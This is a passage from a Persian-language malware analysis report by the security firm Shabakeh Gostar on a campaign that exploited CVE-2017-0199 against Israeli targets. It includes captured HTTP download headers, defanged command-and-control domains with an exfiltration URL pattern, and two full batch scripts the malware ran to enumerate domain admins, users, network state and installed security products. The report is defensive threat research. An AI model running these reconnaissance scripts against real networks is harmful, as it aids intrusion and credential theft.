
Request Headers
GET /index.aspx?id=27033502250b HTTP/1.1
Cache
Cache-Control: no-cache
Pragma: no-cache
Client
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
User-Agent: Microsoft BITS/7.7
Miscellaneous
Referer: https://www.google.com
Transport
Transformer
Response Headers
HTTP/1.1 200 OK
Cache
Cache-Control: private
Entity
Content-Disposition: attachment; filename=ZGVmYXVsdC5VYXQ=
Content-Length: 2176
Content-Type: text/html; charset=utf-8

شکل ۱۰: روند دریافت فایل .bat.

نام فایل default.bat است (پس از رمزگشایی ویژگی Content-Disposition در سرآیند) و در پوشه dn به صورت موقت ذخیره می‌شود.

توجه! چندین نمونه دیگر نیز شناسایی شده که با سرورهای فرماندهی مختلفی نظیر "alenuupdate[.]info" و "maralen[.]tk" ارتباط برقرار کرده و نسخه‌های سفارشی شده و پیشرفته‌تری از Mimikatz را برای کاربران خاص ارسال و یک فایل اضافی را در مسیر زیر نصب می‌کنند.


- C:\Program Files (x86)\Microsoft Idle



شکل ۱۱: برقراری ارتباط با سرور فرماندهی و ذخیره فایل bat.

به محض اجرای فایل، خروجی نتایج در default.bat.txt نوشته می‌شود. فایل نتایج مجدداً بر روی سرور فرماندهی بدافزار با قالب نشانی زیر ارسال می‌شود:

- vpsupdate[.]tk/index.aspx?id=<random character><randomnumber>[u]



شکل ۱۲: ارسال داده‌ها به سرور فرماندهی

همزمان فایل DnE1.Ps1 هم اجرا می‌شود. فایل Dns1.Ps1 نیز پس از اجرا با استفاده از تبادل پرس‌وجوی DNS به سرور فرماندهی خود متصل می‌شود (مشابه حملات پیشین). مسدود کردن این نوع ارتباط به علت اینکه همه سازمان‌ها به DNS نیاز دارند، بسیار دشوار است.

اسکرپت bat. یک نسخه سفارشی شده از ابزار کد باز Mimikatz - البته با اصلاحات جزئی در مقایسه حملات قبلی - است. هدف آن جمع‌آوری اطلاعات از نقاط پایانی و شبکه است.

```

1 |chcp 65001&
2 |whoami 2>^1 &
3 |hostname 2>^1 &
4 |echo _____ IpConfig _____ &
5 |ipconfig /all 2>^1 &
6 |echo _____ All local users _____ &
7 |net user /domain 2>^1 &
8 |echo _____ All user in domain _____ &
9 |net group /domain 2>^1 &
10 |echo _____ Domian Admins _____ &
11 |net group "domain admins" /domain 2>^1 &
12 |echo _____ Exchange trusted Members _____ &
13 |net group "Exchange Trusted Subsystem" /domain 2>^1 &
14 |echo _____ net account domain _____ &
15 |net accounts /domain 2>^1 &
16 |echo _____ net user _____ &
17 |net user 2>^1 &
18 |echo _____ net local group members _____ &
19 |net localgroup administrators 2>^1 &
20 |echo _____ netstat _____ &
21 |netstat -an 2>^1 &
22 |echo _____ tasklist _____ &
23 |tasklist 2>^1 &
24 |echo _____ systeminfo _____ &
25 |systeminfo 2>^1 &
26 |echo _____ RDP _____ &
27 |reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" 2>^1 &
28 |echo _____ Task _____ &
29 |schtasks /query /FO List /TN "GoogleUpdateTasksMachineUI" /V | findstr /b /n /c:"Repeat: Every:" 2>^1 &
30 |echo _____
    
```

شکل ۱۳: تبادل پرس‌وجوی DNS

همچنین از فرمان chcp برای شناسایی Code Page نیز استفاده شده که در بکار بردن نویسه‌های غیر ASCII مانند عبری و اعتبارسنجی فرمان زمانبندی شده از آن استفاده می‌شود.

در برخی نمونه‌ها، اطلاعات جمع‌آوری شده شامل نام محصولات ضدویروس، دیواره آتش و ضدجاسوسی است. همچنین در این نمونه‌ها عناوین فرامین زمانبندی شده، "Google Update Core" و "Google Sync Core" گزارش شده است.

```



default_advanced.bat
1 @echo off &
2 chcp 65001&
3 echo %userdomain%\%username% 2>&1 &
4 echo %computername% 2>&1 &
5 echo _____ IpConfig _____ &
6 ipconfig /all 2>&1 &
7 echo _____ All local users _____ &
8 net user /domain 2>&1 &
9 echo _____ All user in domain _____ &
10 net group /domain 2>&1 &
11 echo _____ Domain Admins _____ &
12 net group "domain admins" /domain 2>&1 &
13 echo _____ Exchange trusted Members _____ &
14 net group "Exchange Trusted Subsystem" /domain 2>&1 &
15 echo _____ net account domain _____ &
16 net accounts /domain 2>&1 &
17 echo _____ net user _____ &
18 net user 2>&1 &
19 echo _____ net local group members _____ &
20 net localgroup administrators 2>&1 &
21 echo _____ netstat _____ &
22 netstat -an 2>&1 &
23 echo _____ tasklist _____ &
24 tasklist 2>&1 &
25 echo _____ systeminfo _____ &
26 systeminfo 2>&1 &
27 echo _____ Security _____ &
28 echo. &
29 echo _____ A.V. _____ &
30 echo. &
31 WMIC /Node:localhost /Namespace:\\root\SecurityCenter Path AntiVirusProduct Get /Format:List | more | findstr displayName 2>&1 &
32 WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get /Format:List | more | findstr displayName 2>&1 &
33 echo. &
34 echo _____ Firewall _____ &
35 echo. &
36 WMIC /Node:localhost /Namespace:\\root\SecurityCenter Path FirewallProduct Get /Format:List | more | findstr displayName 2>&1 &
37 WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path FirewallProduct Get /Format:List | more | findstr displayName 2>&1 &
38 echo. &
39 echo _____ AntiSpy _____ &
40 echo. &
41 WMIC /Node:localhost /Namespace:\\root\SecurityCenter Path AntiSpywareProduct Get /Format:List | more | findstr displayName 2>&1 &
42 WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiSpywareProduct Get /Format:List | more | findstr displayName 2>&1 &
43 echo. &
44 echo _____ &
45 echo. &
46 echo _____ RDP _____ &
47 reg query "HKY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" 2>&1 &
48 echo _____ Task _____ &
49 schtasks /query /FO List /TN "(Google Update Core)" /V | findstr /b /n /c:"Repeat: Every:" 2>&1 &
50 echo _____
    
```

شکل ۱۴: اطلاعات جمع‌آوری شده از روی دستگاه

باید توجه داشت که لازمه اجرای موفقیت‌آمیز این حملات، نصب نبودن [اصلاحیه ترمیم‌کننده آسیب‌پذیری CVE-2017-0199](#) بوده است. موضوعی که اهمیت نصب تمامی اصلاحیه‌های امنیتی را به‌منظور ایمن ماندن از گزند حملات سایبری پیشرفته بسیار پررنگ می‌کند.

## منابع

- <http://blog.morphisec.com/iranian-fileless-cyberattack-on-israel-word-vulnerability>
- <https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0199>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0199>
- <https://newsroom.shabakeh.net/18459/microsoft-security-update-for-apr-2017.html>
- <https://cert.gov.il/Updates/Alerts/SiteAssets/CE-RT-IL-ALERT-W-120.pdf>
- <http://www.themarket.com/technation/1.4049930>
- <https://github.com/gentilkiwi/mimikatz/wiki>
- <https://www.microsoft.com/resources/documentation/windows/xp/all/proddocs/en-us/chcp.mspx?mfr=true>
- <https://logrhythm.com/oilrig-campaign-analysis-threat-research/>
- <http://www.darkreading.com/endpoint/iranian-hackers-believed-behind-massive-attacks-on-israeli-targets/d/d-id/1328753>



## شبکه گستر

شرکت مهندسی شبکه گستر که در سال ۱۳۷۰ تأسیس گردیده، اولین شرکت ایرانی است که در زمینه نرم افزارهای ضد ویروس فعالیت تخصصی و متمرکزی را آغاز کرد. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضد ویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضد ویروس Dr Solomon's Toolkit به محبوب ترین ضد ویروس در ایران تبدیل شد. پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین المللی فعالیت خود را بر روی نرم افزارهای ضد ویروس McAfee ادامه داد. در حال حاضر نیز شرکت شبکه گستر به عنوان فروشنده مجاز ( Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات در ایران اقدام می نماید.

در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی و انحصاری شرکت آلمانی Astaro، سازنده محصولات "مدیریت یکپارچه تهدیدات" ( Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر به عنوان نماینده شرکت Sophos ادامه فعالیت داده و اکنون محصولات Astaro سابق را تحت نام جدید Sophos و دیگر محصولات امنیت شبکه این شرکت را در ایران عرضه می نماید.

از سال ۱۳۹۱ نیز، شرکت مهندسی شبکه گستر عرضه محصولات ضد ویروس Bitdefender را به عنوان نماینده و توزیع کننده (Distributor) رسمی در ایران، آغاز کرد. عرضه محصولات ضد ویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه است. ضد ویروس چاپکتر، مدیریت آسان تر و محصولی مقرون به صرفه تر، انتظاراتی بودند که برخی کاربران و مدیران شبکه های کوچک و متوسط داشتند و با عرضه محصولات ضد ویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد.

شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین و طولانی مدت ترین پروژه های طراحی، نصب، راه اندازی و پشتیبانی محصولات نرم افزاری ضد ویروس و سخت افزاری فایروال در کشور بوده است.

این شرکت علاوه بر خدمات دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می باشد.



ISO 9001:2008  
Cert No 9150.C528

# شبکه گستر

شرکت مهندسی شبکه گستر

تهران ۱۹۶۸۶، خیابان شهید دستگردی، شماره ۲۷۳

۰۲۱-۴۲۰۵۵۲

تلفن / دورنگار

[www.shabakeh.net](http://www.shabakeh.net)

تارنمای شرکت

[help.shabakeh.net](http://help.shabakeh.net)

سامانه پشتیبانی

[my.shabakeh.net](http://my.shabakeh.net)

خدمات پس از فروش

[events.shabakeh.net](http://events.shabakeh.net)

مرکز آموزش

[newsroom.shabakeh.net](http://newsroom.shabakeh.net)

اتاق خبر